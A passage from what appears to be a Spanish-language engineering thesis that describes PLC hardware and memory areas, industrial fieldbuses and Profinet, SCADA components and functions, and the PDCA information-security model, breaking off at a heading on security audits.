- **Unidad Central de Proceso (CPU):** La Unidad Central de Proceso es el intérprete de las órdenes del programa de usuario, realizando la parte lógica del PLC. La CPU es el cerebro del controlador programable parte compleja e imprescindible, está diseñada en base a microprocesadores y memorias. [21]

Elementos de la Unidad Central de Procesos del PLC

Los elementos de la Unidad Central de Procesos del PLC son los siguientes:

- **Procesador:** El procesador es un componente electrónico el cual realizará operaciones de tipo lógico, aritmético, lectura, modificación de datos, operaciones de entrada/salida y control de transferencia. El procesador se encuentra constituido por un microprocesador, un generador de reloj y chips auxiliares.

  El microprocesador se compone por circuitos de Unidad aritmética lógica (ALU), y circuitos de unidad de control (UC), decodificando las instrucciones leídas en memoria para generar señales de salida de control.

  El procesador realiza las siguientes acciones:

  - Acumular, almacenar la última operación realizada.
  - Uso de Flags, indicadores de un resultado, pueden ser consultados por el programa.
  - Contador de programa, Lectura de las instrucciones de usuario.
  - Transmisor de datos, Bus Interno, brinda direcciones e instrucciones en paralelo en las diferentes partes del PLC.

- **Módulos de Memoria en el Controlador Lógico Programable**

  La memoria, es un dispositivo del autómata donde se almacenan datos lógicos encontrándose disponibles para la ejecución de una tarea de control. El PLC dispone de varios módulos de memoria dependiendo de sus partes constitutivas, los diferentes tipos de módulos son los gestores y ejecutores para la comunicación con el nivel de campo obteniendo y proveyendo información necesaria para el control. Estas memorias actúan de acuerdo a la tarea que realice el PLC.

En el dispositivo se manejan distintas técnicas de memoria administradas, entre ellas:

- **Memoria de Acceso Aleatorio (RAM),** La RAM es una memoria de trabajo en la cual se cargan todas las instrucciones de la Unidad Central de Procesamiento, implementando funciones secuenciales, aritméticas y lógicas. La memoria de acceso aleatorio es usada para lectura y escritura del PLC, se borra al ser des energizada, encontrándose la memoria de usuario, temporizadores, contadores, memorias internas y base de datos.
- **Memoria de solo Lectura (ROM)**, La ROM es una memoria en el cual se encuentran los datos de fábrica e instrucciones requeridas, como lo es el sistema operativo o firmware del PLC.
- **Memoria de Lectura Programable Borrable (EPROM),** La EPROM memoria programable y borrable por el usuario, es una memoria de apoyo para actualizar el firmware del PLC, necesita de una depuración antes de ser utilizada nuevamente.
- **Memoria de solo Lectura Programable y borrable eléctricamente (EEPROM),** La EEPROM es una memoria de lectura programable utilizada como memoria de seguridad salvando el contenido de la memoria RAM, ya alimentado el PLC en casos extremos de corte de energía sobre este, el contenido de la EEPROM se vuelca sobre la RAM garantizando el cuidado de información de la memoria RAM. La combinación de las dos memorias antes mencionadas permite el nacimiento sobre el PLC de la memoria de acceso aleatorio no volátil (NVRAM). La mejor característica que deben manejar estas memorias son el Tiempo de acceso y la capacidad de las mismas. El Tiempo de acceso, tiempo necesario para leer una posición determinada de la memoria. Y Capacidad, número total de bits que pueden ser almacenados en la memoria. [22]

Memorias por localidad interna del PLC

Las Memorias por localidad interna del PLC, almacenan las variables que maneja el autómata tal como: señales de estado, relés internos, contactores, entradas y salidas. Esta memoria posee varias áreas según las variables que almacena y cantidad de bits que maneja, siendo así:

- **Área de memoria de imágenes de entrada/salida e Interna (IR).**

  El área de memoria de imágenes de entrada/salida y Área Interna, es un área de manejo de bits por medio de relés, con registros asociados a terminales externos de las entradas y salidas. El área de imágenes de entrada/salida e interna es un área de memoria volátil, sin voltaje de alimentación el sector de memoria pierde la información de los estados de los registros y su unidad de información es el bit.

- **Área de memoria especial (SR).**

  El área de memoria especial, es un área de Relés de señalización con manejo de bits, los cuales ejecutan servicios de Señalización, activación/desactivación de relés y manejo de temporizadores a varias frecuencias. Esta área de memoria es volátil si pierde su voltaje de alimentación la unidad de información que maneja el área es el bit.

- **Área de memoria auxiliar (AR).**

  En el área de memoria auxiliar, se manejan bits de control y de información para los recursos del PLC utilizándolos para el puerto rs232c y los puertos de entrada/salida del autómata. El área de memoria AR son registros de conservación, utilizados como auxiliares de información para el resto de áreas de memoria. Este sector no conserva su información en caso de un fallo de alimentación y la unidad de información es el bit.

  El área de memoria AR, se dividen en dos bloques: Señalización y Gestión con Memorización de datos.

- **Área de memoria de enlace (LR).**

  El área de memoria de enlace, es un área de intercambio de información entre PLC´s, utilizados en una red de autómatas, el sector de memoria es volátil, perdiendo toda la información al quitar el voltaje de alimentación.

- **Área de memoria de retención (HR).**

  El área de memoria de retención, es el sector el cual mantienen su estado ante la pérdida de voltaje de alimentación o el cambio de modo de trabajo del PLC, la u unidad de información que utiliza esta área es el bit.

- **Área de memoria de temporizadores y contadores (TIM/CNT).**

  El área de memoria de temporizadores y contadores, es el área que simula el funcionamiento de un temporizador o un contador, utilizando este sector de memoria para programar conteos y retardos.

- **Área de memoria de datos (DM).**

  El área de memoria de datos, es un sector que tiene una memoria de 16 bits de palabra, se utiliza para gestión de valores numéricos. Este sector de memoria ante una pérdida de su voltaje de alimentación, mantiene sus estados, la información de los registros siguen almacenados utilizando la unidad de información de palabra. [19-23]

Las variables que se encuentran en la memoria interna, como se puede observar su distribución en la Figura II.1 pueden ser consultadas y modificadas continuamente por el programa, las veces que se desee.




Figura II.1: Áreas Internas de Memoria del PLC [19]

Interfaces o Módulos del Controlador Lógico Programable

Las interfaces del controlador lógico programable son los que permiten conectar la CPU del PLC con los equipos periféricos o elementos auxiliares que aumentan el campo de aplicación del autómata. Los PLC tienen la capacidad de manejar

corrientes y tensiones de nivel industrial, debido a que disponen de un bloque de circuitos de módulos de entrada/salida muy robusta, logrando la conexión con sensores y accionamientos del proceso. Existen tres grupos de interfaces específicas que permiten la conexión: Entradas/salidas especiales, Entradas/salidas inteligentes y Procesadores periféricos inteligentes.

Entradas/salidas especiales, este tipo de interfaces no tienen influencia en las variables de estado del proceso de automatización, adecuan las entradas para que el CPU pueda acceder a ellas y acondicionan las salidas para que puedan ser deducidas por los actuadores (motores, cilindros, etc.).

Entradas/salidas inteligentes, Estos módulos admiten múltiples modos de configuración logrando descargar el trabajo de la unidad central.

Procesadores periféricos inteligentes, Los procesadores periféricos son módulos que incluyen su propio procesador, memoria y puntos auxiliares de entrada/salida. Los procesadores ejecutan una tarea concreta bastando conocer las señales y parámetros a ejecutar de manera independiente de la CPU y el programa de control [24].

Módulo de Entradas – Salidas del Controlador Lógico Programable

El módulo de entradas/salidas del controlador lógico programable es un grupo de entradas que adapta y codifica de manera comprensible las señales que proceden de los dispositivos captadores para la CPU. Existiendo dos tipos de entradas: Entradas Digitales y Entradas Analógicas.

En el grupo de salidas del módulo entradas/salidas del PLC se maneja de manera contraria a las entradas, se decodifica las señales de la CPU, amplificando estas señales y siendo enviadas a los actuadores. En este grupo de salidas se tiene una protección de circuitos internos para proteger al PLC de posibles sobrecargas o cortocircuitos. Existiendo dos tipos de salidas: Salidas Digitales y Salidas Analógicas.

Entradas Digitales del PLC

Las entradas digitales del PLC, son entradas que pueden recibir dos estados lógicos, estado lógico 1 ó 0. Las entradas digitales del autómata trabajan con un voltaje de 5-

12-24-48 Vcc ó 110-220Vca que se descifra como un “1” (uno lógico) y en el caso de 0 Vcc/Vca que se lo reconoce como “0” (cero lógicos). Con una ventaja muy notoria de este tipo de entradas manejan voltaje continuo o alterno utilizando captadores como pulsadores o finales de carrera para obtener la señal.

El desarrollo de la adquisición de la señal digital se constituye de varias etapas:

Etapa de protección contra sobretensiones, filtrado de voltaje de entrada, aislamiento galvánico por optoacoplador.

Entradas Analógicas del PLC

Las entradas analógicas en los autómatas programables, controlan y toleran accionadores de mando analógico con lectura de señales que varían su amplitud de señal en el tiempo; tal como la humedad, el caudal o la temperatura.

Los módulos de entradas analógicas convierten estas señales análogas en variables numéricas, siendo almacenadas en el autómata para uso de los registros. Se realiza una conversión Análoga/Digital, teniendo el conversor una precisión o resolución determinada por un número de bits, cumpliéndose el muestreo y retención de la señal siendo aún analógica, una vez cuantificada la señal comienza a tener valores finitos y por consiguiente inicia la codificación obteniendo la señal digital. Estos módulos analógicos tienen la capacidad de leer Voltaje Vca o intensidad de corriente.

El desarrollo de la adquisición de la señal analógica se constituye de varias etapas:

Etapa de filtrado, conversión Análogo/Digital y Memoria Interna

Salidas Digitales del PLC

Las salidas digitales del PLC, permite al autómata trabajar sobre las preacciones y accionadores que admiten órdenes de tipo binario “0” ó “1”, este valor binario de las salidas indicará desactivación o activación respectivamente de un relé interno del autómata al ser módulos de salida a relé.

Existen dos tipos de conmutaciones, los de componente electrónicos como triacs o transistores y los de conmutaciones electromecánicas como los son los relés internos al módulo.

En los módulos de salida al brindar voltaje, en el caso de ser una conmutación electrónica estos pueden ser utilizados solo para dispositivos del mismo nivel de voltaje, en cambio al ser módulos de conmutación electromecánicas actúa sobre

elementos de diferentes niveles de tensión.

El desarrollo del envío de la señal digital se constituye de varias etapas: Etapa de puesta en forma, aislamiento, circuito de mando (relé interno), protección electrónica y tratamiento de cortocircuitos.

Salidas Analógicas del PLC

Las salidas analógicas del PLC, son acondicionados para que el autómata convierta una señal discreta a una señal analógica siendo por lo general estas señales en tensión o intensidad variables en el tiempo.

Se realiza una conversión Análogo/Digital, transfiriendo las señales a datos lógicos y almacenados en variables numéricas para utilizarlas en el dispositivo según la necesidad requerida.

Estas señales de salida analógica son manejadas para ayudar de referencia en el caso de llevar control sobre actuadores que necesiten mandos analógicos tal como los reguladores de temperatura y variadores de velocidad.

El desarrollo del envío de la señal analógica se constituye de varias etapas: Etapa de aislamiento galvánico, conversión Digital/Análoga, circuitos de amplificación, circuito de adaptación y protección electrónica de la salida. [25]

Sensores y actuadores

Los sensores y actuadores son dispositivos de nivel bajo en los sistemas de control industrial; estos terminales han evolucionado con el paso del tiempo ya que únicamente tenían la capacidad de intercambiar su valor de estado, desarrollándose para permitir comunicaciones, ya sea por un cable dedicado o por el mismo cable de alimentación. Actualmente, estos dispositivos se caracterizan de grandes capacidades de comunicación por medio de protocolos inalámbricos como lo son: ZigBee o Wirelesshart, logrando el incremento sensible en la precisión necesaria para realizar su función. [26]

Sensores

Los sensores, son dispositivos capaces de detectar magnitudes físicas o químicas y transformarlas en variables físicas. [27]

Los sensores son sistemas electrónicos que pueden controlar un proceso y

modificarlo dependiendo de las variables físicas obtenidas, entre ellas: la temperatura, humedad, presión, velocidad, nivel, fuerza, etc... De forma general convierten una señal física no eléctrica en una señal eléctrica, es necesario utilizar circuitos de acondicionamiento logrando obtener una señal eléctrica normalizada. Estos dispositivos son utilizados en los niveles de planta o proceso para detectar presencias posicionales, colores, materiales, etc. y utilizar sus variables para el control del proceso industrial. [27]

Actuadores

Los actuadores, son dispositivos con la capacidad de transformar energía eléctrica o hidráulica generando un resultado físico mecánico sobre un elemento externo, creando un efecto en un proceso automatizado. Existen varios tipos entre ellos los Motores de Corriente Continua y Motores de Corriente Alterna, los mayormente manejados en el área industrial. [27]

Red Informática

Una red informática, es un conjunto de dispositivos interconectados entre sí por un medio, intercambiando información y compartiendo recursos. [28]

Red Privada, utiliza sus propios medios para interconectarse sin necesidad de servicios de terceros. [29]

Red Pública, suministrada por una compañía de servicios para constituir redes privadas inter conectándose mediante enlaces. [29]

Tipos de Redes Informáticas

Los tipos de redes informáticas son las siguientes:

- **Red según tipo o función.**

  La red según tipo o función, son redes que están estructuradas según el servicio o función que vayan a cumplir, tal como:

  - Red Corporativa, La red corporativa conecta localizaciones de una empresa, de forma segura y privada a través de fibra óptica, Interfaz de datos distribuida por fibra (FDDI) con tecnología Conmutación de etiquetas multiprotocolo (MPLS) manejando las comunicaciones por medio de datos, voz y video. Este tipo de red maneja muchos segmentos de LAN. [31]

- Red Industrial, La red industrial está formada por equipos industriales de control como lo son: los PC´s Industriales, Módulos Controladores, Transductores y actuadores, etc... [30, 32]

Redes de Comunicación Industrial

Las redes de comunicación industrial, son redes que poseen características de responder necesidades en tiempo real, con una demora no significativa, encontrándose presente en la comunicación a nivel campo y la comunicación con el SCADA; alcanzado una gran importancia en el sistema automatizado, ya que los dispositivos que pertenecen a esta área necesitan comunicarse entre sí de manera segura y confiable. Las redes de comunicación industrial son las siguientes:

- **Red de Factoría:** La Red de factoría, es una red de administración y de gestiones administrativas, en el cual la magnitud de información que se intercambia, es bien sensible y amplia, llegando a ser su mayor característica el manejo de tiempo de respuesta optimo.
- **Red de Planta:** La red de planta, es una Red de interconexión de módulos y células industriales, con los departamentos de planificación y de control de red. La red debe tener la característica de manejar distintos tamaños de mensajes, gestionar errores de transmisión y gestionar mensajes con prioridades sin dejar de lado que la red disponga de un gran ancho de banda para las subredes de voz y video.
- **Red de Célula:** La red de célula, es una red de Interconexión de dispositivos industriales, donde operan dispositivos de control industrial como lo son: los autómatas programables (PLC), los controles numéricos (CNC), etc., sus mayores características deben ser: eficaces en la gestión de mensajes cortos, capacidad de manejo de tráfico en circunstancias discretas, gestión de control de errores, capacidad de transmisión de mensajes prioritarios y la recuperación ante acontecimientos anormales en la red logrando una alta fiabilidad. [33]

Bus de Campo

Un Bus de Campo, es el "Sistema de Dispositivos de campo (sensores y actuadores) y dispositivos de control, que comparten un bus digital serie bidireccional para transmitir informaciones entre ellos, sustituyendo a la transmisión analógica punto a punto" [33].

El bus de campo releva el cableado entre sensores y actuadores de sus elementos de control, siendo redes digitales bidireccionales, multipunto o un bus serie obteniendo tiempos de respuesta mínimos logrando una transmisión óptima y la interconexión de dispositivos obteniendo controladores esclavos inteligentes. Los buses de campo son sistemas abiertos, tal como: WorldFit, Modbus, Interbus, Profibus, etc…

Estos buses de campo deben tener características Robustas con una resistencia ambiental industrial, transmisión de datos en tiempo real, facilidad de mantenimiento, instalación y modificación de las comunicaciones industriales.

Los buses de campo se dividen en:

- **Bus de Campo Propietario:** El bus de campo propietario, es un bus de comunicación de propiedad perteneciente a una compañía, se necesita de una licencia para obtener servicios agregados, pero con precios muy considerables.
- **Bus de Campo Abierto:** El bus de campo abierto, es un bus de comunicación pública con una disponibilidad gratuita, las características que cumplen estos buses de campo son:
    - Interoperabilidad, El bus puede trabajar con diferentes tipos de fabricantes de dispositivos funcionando correctamente.
    - Interconectividad, Facilidad de conexión y seguridad de la misma entre diferentes tipos de fabricantes de dispositivos cumpliendo con los protocolos establecidos.
    - Intercambiabilidad, Sustitución de dispositivos de diferente fabricante por un equivalente de otro fabricante permitiendo el funcionamiento del sistema o proceso sin afectar. [33, 34]
- **Buses de Alta Fiabilidad y baja funcionalidad:** Los buses de alta fiabilidad y baja funcionalidad, son buses de la capa física y de enlace del modelo OSI, maneja señales físicas y patrones de bits de las tramas, integrando dispositivos simples como lo son: los sensores, finales de carrera, relés, actuadores, etc., funcionando en aplicaciones de tiempo real. Entre ellos:
    - AS-I, Actuador Sensor Interface, Integra sensores y actuadores Bus serie creado por Siemens.

    - CAN, Control Area Network, reduce la cantidad de hilos conductores como bus multimaestro conectando dispositivos inteligentes su mayor aplicación fue en vehículos.
    - SDS, Smart Distributed System, Integra sensores y actuadores bus basado en CAN
- **Buses de alta velocidad y funcionalidad media:** Los buses de alta velocidad y funcionalidad media, son un tipo de buses que necesitan del envío eficiente de bloques, utilizando el diseño de una capa de enlace, logrando por medio de mensajes la configuración, calibración o programación de un dispositivo. Estos buses pueden controlar dispositivos de campo complejos utilizando sus funciones desde programas de PC para configurar y controlar los diferentes tipos de dispositivos logrando la interoperabilidad de dispositivos de distintos fabricantes. Entre ellos son:
    - BitBus, creado por Echelon
    - LONWorks, creado por Intel
    - DeviceNet, su creación base es el Bus CAN incorporando una capa de aplicación orientada a objetos.
    - DIN MessBus, basado en una comunicación RS-232
    - Modbus, Protocolo de comunicación con topología Maestro/Esclavo.
- **Buses de Altas Prestaciones:** Los buses de altas prestaciones, este tipo de buses son capaces de manejar las comunicaciones a nivel de toda la factoría, basándose en buses de alta velocidad, la mayor característica que presentan estos buses son la funcionalidad y la seguridad, incluyendo: Redes Multimaestro con redundancia, Comunicación maestro/esclavo, Petición de los servicios a los esclavos, Comunicación de variables y bloques, Descarga y ejecución remota de programas, Funciones de Administración de la red tal como: Profibus, FIP y Fieldbus Foundation. [35]

La demanda existente en las comunicaciones a nivel industrial, ha generado la creación de varios protocolos para abarcar las necesidades dadas a nivel industrial.

La denominación de los estándares siendo los más utilizados como: Fieldbus, utilizados en el nivel bajo de control de la fábrica para la comunicación de sensores y actuadores llegando al estándar; Factorybus, una red de manufactura utilizada en el nivel más alto de control de la fábrica teniendo la visualización del proceso que se lleva a cabo. Una red de comunicaciones industrial lleva consigo varios protocolos de comunicaciones desde el nivel inferior hasta el nivel superior, siendo así el nivel

más alto el Factorybus manejando toda la información de la red o de las redes locales, generando órdenes o consignas a los niveles inferiores, en si una red industrial es una red local en una misma edificación o distintas edificaciones, inclusive utilizando conexiones a internet. [36]

Los protocolos de comunicaciones en el área industrial son manejados por Gateway o muy conocidas como "pasarelas", logrando coexistir los distintos protocolos y logrando discernir un nivel con otro y subniveles.

Los buses más comunes usados en las comunicaciones industriales debidos a que manejan características como velocidad máxima de funcionamiento, tamaño de los paquetes de información y longitud de red soportada, son: ASI, BitBus, Profibus.

Profibus, es un bus para procesos de campo, muy óptimo encontrándose jerárquicamente por encima de ASI y BitBus. Profibus es uno de los estándares más importantes por su amplia gama de aplicaciones dentro de los campos de fabricación, dividiéndose en: Profibus DP, Profibus PA, Profibus FMS.

- **Profibus Periferia Descentralizada (Profibus-DP):** es un estándar de control distribuido, su diseño se basa en el sistema de control automático, facilitando el intercambio de datos de forma rápida y cíclica, con una notoria ventaja de plug&play, una auto-identificación de dispositivos.
- **Profibus Automatización de Procesos (Profibus-PA):** es un estándar de automatización de procesos químicos, muy usados en las áreas petroleras y químicas, la más grande ventaja de este bus es el manejo de voltajes muy bajos, permitiendo la conexión de sensores y actuadores.
- **Profibus de Especificación del mensaje de Campo (Profibus-FMS):** este estándar de nivel superior de las comunicaciones industriales, maneja el nivel de comunicaciones de célula, permitiendo la organización de aplicaciones para la comunicación y conexión entre los dispositivos principales de una red industrial.

Las características básicas de Profibus permite la conexión de los equipos desde el nivel de campo hasta el nivel de célula como se lo puede observar en la Figura II.2, mostrando el esquema de distribución del estándar Profibus por los niveles de una red industrial, distinguiendo las estaciones maestras y esclavas.

Las estaciones maestras envían un mensaje sin necesidad de que este obtenga una petición externa logrando el control sobre la estación esclavo.

Las estaciones esclavas o estaciones pasivas, conformadas por dispositivos periféricos, no tienen la capacidad de acceder directamente al bus, solo pueden responder a peticiones de datos según como la estación maestra la requiera. [31]




Figura II.2: Red de Comunicación industrial y buses de campo [36]

Ethernet

Ethernet es un estándar de transmisión de datos en redes de área local que manejan protocolos TCP/IP con control de accesos, detector y evasión de colisiones (CSMA/CD), Ethernet tiene una comunicación semidúplex, realiza una escucha de red, si esta red se encuentra libre transmite, caso contrario espera a que se libere la trasmisión de la red y envía el paquete al destino considerándolo enviado al receptor. [37]

Ethernet Industrial (IE)

Es un protocolo que maneja el estándar Ethernet, logrando crear redes de comunicaciones de gran extensión, complejas y robustas.

Su más grande característica es el uso del estándar Ethernet con un agregado de medidas de seguridad, control de acceso, autenticación, seguridad de conectividad y administración, garantizando la confiabilidad e integridad de la red, para lograr tal seguridad se utilizan Switch´s, asegurando la integridad de los datos. [37]

Profinet

Profinet es un estándar abierto de Ethernet de la asociación internacional Profibus International (PI), según el IEC61784-2. Profinet es la evolución del estándar Ethernet industrial para la automatización y control Industrial, el uso base de Ethernet Industrial permite la comunicación en tiempo real llegando hasta el nivel de campo desde el nivel de gestión, admitiendo la conexión de equipos, concediendo la conexión homogénea y obteniendo la relación en su totalidad de la planta industrial, este estándar se maneja bajo el conjunto de protocolos TCP/IP.

Una de las mayores características de Profinet es el establecimiento de prioridades en la red, evitando la saturación de la misma y elevando la seguridad, en si Profinet es una red Ethernet Industrial con características en tiempo real.

Profinet brinda un funcionamiento de datos de entrada/salida cíclicos, permitiendo el intercambio de información con cada esclavo en tiempo real, su alta velocidad con velocidades de transmisión de 10-100-1000 Mbps, le lleva a ser uno de los estándares más acogidos a nivel industrial. [33]

2.2.2 Sistemas SCADA

Los sistemas SCADA son sistemas de supervisión, control y adquisición de datos, surgen por la necesidad de controlar y monitorizar un sistema centralizado de procesos o áreas geográficas industriales extensas. Los SCADA´s, permiten la supervisión de procesos basado en una estación central conocida como Unidad Terminal Maestra (MTU) y complementandose por las Unidades Terminales Remotas (RTU), por medio de estas estaciones distantes se logra el control y la adquisición de datos desde el nivel de campo de una red Industrial. [38]

El sistema funciona sobre ordenadores en la centro de control de producción, permitiendo la conexión de dispositivos de campo como: Controladores Lógicos Programables (PLC), Controladores Numéricos Computarizados (CNC), etc.; controlando automáticamente el proceso desde un servidor principal, este sistema envía la información adquirida del proceso industrial a los diversos usuarios de la red, permitiendo así la participación de los niveles de control de calidad, supervisión y mantenimiento, ejecutándose todo en tiempo real, admitiendo al operador de la planta remotamente supervisar y controlar dichos procesos.

El término clave es la “Supervisión”, que significa “que un operador humano es el que al final tiene la última decisión sobre operaciones, usualmente críticas de una

planta industrial". [39]

Conceptos asociados a un sistema SCADA

Los conceptos asociados a un sistema es SCADA son:

- **Sistema:** Un sistema es un grupo de dispositivos, elementos que trabajan de manera coordinada para alcanzar un objetivo.
- **Sistema de Adquisición de Datos:** Un sistema de adquisición de datos es la recolección y procesamiento de datos para su almacenamiento, desarrollo, transmisión o manipulación matemática con la finalidad de obtener y crear de información adicional.
- **Control:** El control es la operación de ejercer poder para el cumplimiento de tareas de cierto elemento con el fin de alcanzar un objetivo específico. Existen tres tipos de control industrial:
    - **Control de lazo abierto:** El control de lazo abierto es un sistema de control donde la señal de salida no define el valor de la señal de entrada.
    - **Control de lazo cerrado:** El Control de lazo cerrado es un sistema de control donde la señal de salida se retroalimenta e influye sobre la señal de entrada logrando una relación entre entrada y salida.
    - **Control Supervisor:** El control supervisor es un sistema en la que los datos de diferentes variables de una planta se concentran en un solo lugar para su procesamiento y ejecución de acciones de control, se definen como "monitoreo y control de procesos". Las acciones de control son: manuales, semiautomáticas y automáticas.
- **Señal analógica:** es una señal continua en el tiempo, representada por una función matemática que es variable en amplitud y periodo en función del tiempo, logrando obtener cualquier valor en un rango definido.
- **Señal digital:** es una señal discreta en el tiempo, que puede tener dos valores lógicos (0 ó 1).

- **Tiempo Real:** El tiempo real en base a dispositivos de medida capacidad de presentar, el valor de una variable en el instante preciso en que la misma variable efectivamente tiene ese valor. La comunicación entre dispositivos de control industrial, servidores, existe un desfase de tiempo o retardo incidiendo en la exactitud instantánea de un valor mostrado, la ventaja de esta falta de exactitud es que no puede ser percibida en particular en la medición de variables "lentas", pero sí puede ser muy considerable en el tratamiento de variables "rápidas". [38]

Prestaciones de los Sistemas SCADA

El SCADA debe tener la capacidad de ofrecer al sistema las siguientes características:

- Manejo de datos históricos de las notificaciones con señales de la planta, logrando la transferencia de información a hojas de cálculo digitales.
- Facilidad de programación numérica, permitiendo realizar cálculos aritméticos.
- Ejecución de programas modificando la ley de control, anulando o modificando las tareas asociadas a los autómatas o dispositivos que se encuentre bajo ciertas condiciones.
- Capacidad de crear paneles de alarma con registro de incidencias exigiendo la audiencia del operador para determinar una irrupción de un proceso o situación de alarma. [38]

Requisitos Básicos Prestaciones de los Sistemas SCADA

Existen varios tipos de sistemas SCADA, manejando y utilizando requisitos básicos similares los cuales son:

- Estos sistemas deben tener una arquitectura abierta, permitiendo su crecimiento y expansión para acondicionar a las necesidades futuras del proceso o de la planta industrial.

- El sistema debe contar con interfaces gráficas mostrando un esquema básico y real del proceso.
- La instalación y programación no debe exponer inconvenientes ni problemas.
- Deben permitir la adquisición de datos de todos los dispositivos del sistema, teniendo la capacidad de tener comunicación desde niveles de campo a niveles de gestión.
- La complementación del sistema debe tener software fácil de instalar, sin exageración de hardware con interfaz amigable para el usuario. [38]

Funciones Principales de los Sistemas SCADA

Las principales funciones a realizar por el sistema SCADA son los siguientes:

- **Supervisión:** La supervisión es la facilidad de observar desde el monitor el proceso de las variables de control, cambios que se generen o produzcan en la operación cotidiana de la planta, logrando dirigir tareas de manteniendo y estadística de fallas.
- **Control:** El control es la capacidad de activar o desactivar dispositivos de forma remota designada por el operador o de manera automática designada por el sistema tal como: apagando actuadores, activación de interruptores, etc...
- **Adquisición de Datos:** La adquisición de datos tiene como finalidad almacenar, procesar y mostrar información recibida de forma permanente desde los equipos del nivel de campo.
- **Generación de reportes:** La generación de reportes crea representaciones gráficas, predicciones, control estadístico, gestión de la producción, gestión administrativa y financiera, para ser utilizado en un análisis del funcionamiento de un proceso.
- **Representación de señales de alarma:** La representación de señales de alarma tienen como finalidad dar prevención frente a una falla o en presencia de una variable desfavorable o perjudicial fuera del rango aceptable, logrando el operador evitar problemas en el proceso

general de una planta industrial, estas señales de alarma se pueden ser visuales o sonoras. [38]

Componentes de un Sistema SCADA

Sus dos componentes principales son: Hardware y Software. [39]

Hardware

La composición de hardware en los sistemas SCADA tiene la tarea de tratamiento y gestión de la información captada:

- Unidad terminal maestra (MTU).
- Unidad remota de telemetría (RTU).
- Red de comunicación.
- Instrumentación de campo. [39]

Unidad Terminal Maestra (MTU)

La unidad terminal maestra es un computador-servidor principal del sistema SCADA, el cual supervisa y recoge la información del resto de subestaciones; soporta una interfaz hombre-máquina. El sistema más sencillo es el compuesto por un único computador que supervisa todas las estaciones. [39]

Unidad Terminal Remota (RTU)

La unidad terminal remota es un grupo de dispositivos los cuales tienen la tarea de recopilar información para ser transmitidos a la MTU. Esta unidad está compuesta de canales de entrada para la detección o medición de variables de un proceso y de canales de salida para control o activación de alarmas de control.

Actualmente existe la facilidad de gestionar a un autómata programable PLC como una RTU para una transmisión remota. [39]

Red de comunicación del sistema SCADA

La red de comunicación es el sistema encargado de la transferencia de información entre la planta industrial y la estructura de hardware soportado en el sistema SCADA, llegando a ser constituida por cables o de forma inalámbrica, utilizando

protocolos industriales necesarios. [39]

Instrumentación de campo del sistema SCADA

La instrumentación de campo es un grupo de instrumentos que obtienen y procesan variables físicas permitiendo un proceso industrial y control de un sistema, entre estos instrumentos están: los dispositivos de control industrial, actuadores, sensores; los cuales son los encargados de la obtención de información del sistema.

La obtención de varíables físicas se entregada por los sensores, transmitiendo señales analógicas eléctricas en forma de voltaje o corriente normalizadas. [40]

2.2.3 Seguridad de la Información

"La seguridad de información tiene como fin la protección de la información y de los sistemas de la información del acceso, uso, divulgación, interrupción o destrucción no autorizada". [41]

Seguridad de la Información, Modelo PDCA

La seguridad de la información guiada por el modelo PDCA organiza un proceso ya establecido de planeación en el cuidado de la información. Las organizaciones deben plantearse un Sistema de Gestión de la Seguridad de la Información (SGSI), identificando los activos de información que se deben proteger y en qué grado.

Una vez analizado el SGSI se aplica el Modelo PDCA ("Plan – Do – Check -Act"), Planificar, Hacer, Verificar y Actuar manejando un ciclo con proceso que no termina, ya que los riesgos y vulnerabilidades no se pueden eliminar totalmente, pero sí puede gestionar. Los problemas de seguridad no son exactamente tecnológicos por este motivo no se eliminan los riesgos sobre un sistema de información. La SGSI siempre va a cumplir sus cuatro niveles iniciando por la Planificación y concluyendo en Actuar, mejorando paulatinamente la Seguridad de un sistema. [42]

- **Planificar (Plan):** Consiste en crear políticas de seguridad, realizando un análisis de riesgo.
- **Hacer (Do):** Consiste en desarrollar tareas de mantenimiento como: propuestas de mejoras, acciones preventivas y acciones correctivas.
- **Verificar (Check):** Consiste en monitorizar actividades realizando auditorías internas.

- **Actuar (Act):** Consiste en ejecutar las tareas de mantenimiento propuestas. [42]

Auditoría Técnica de Seguridad

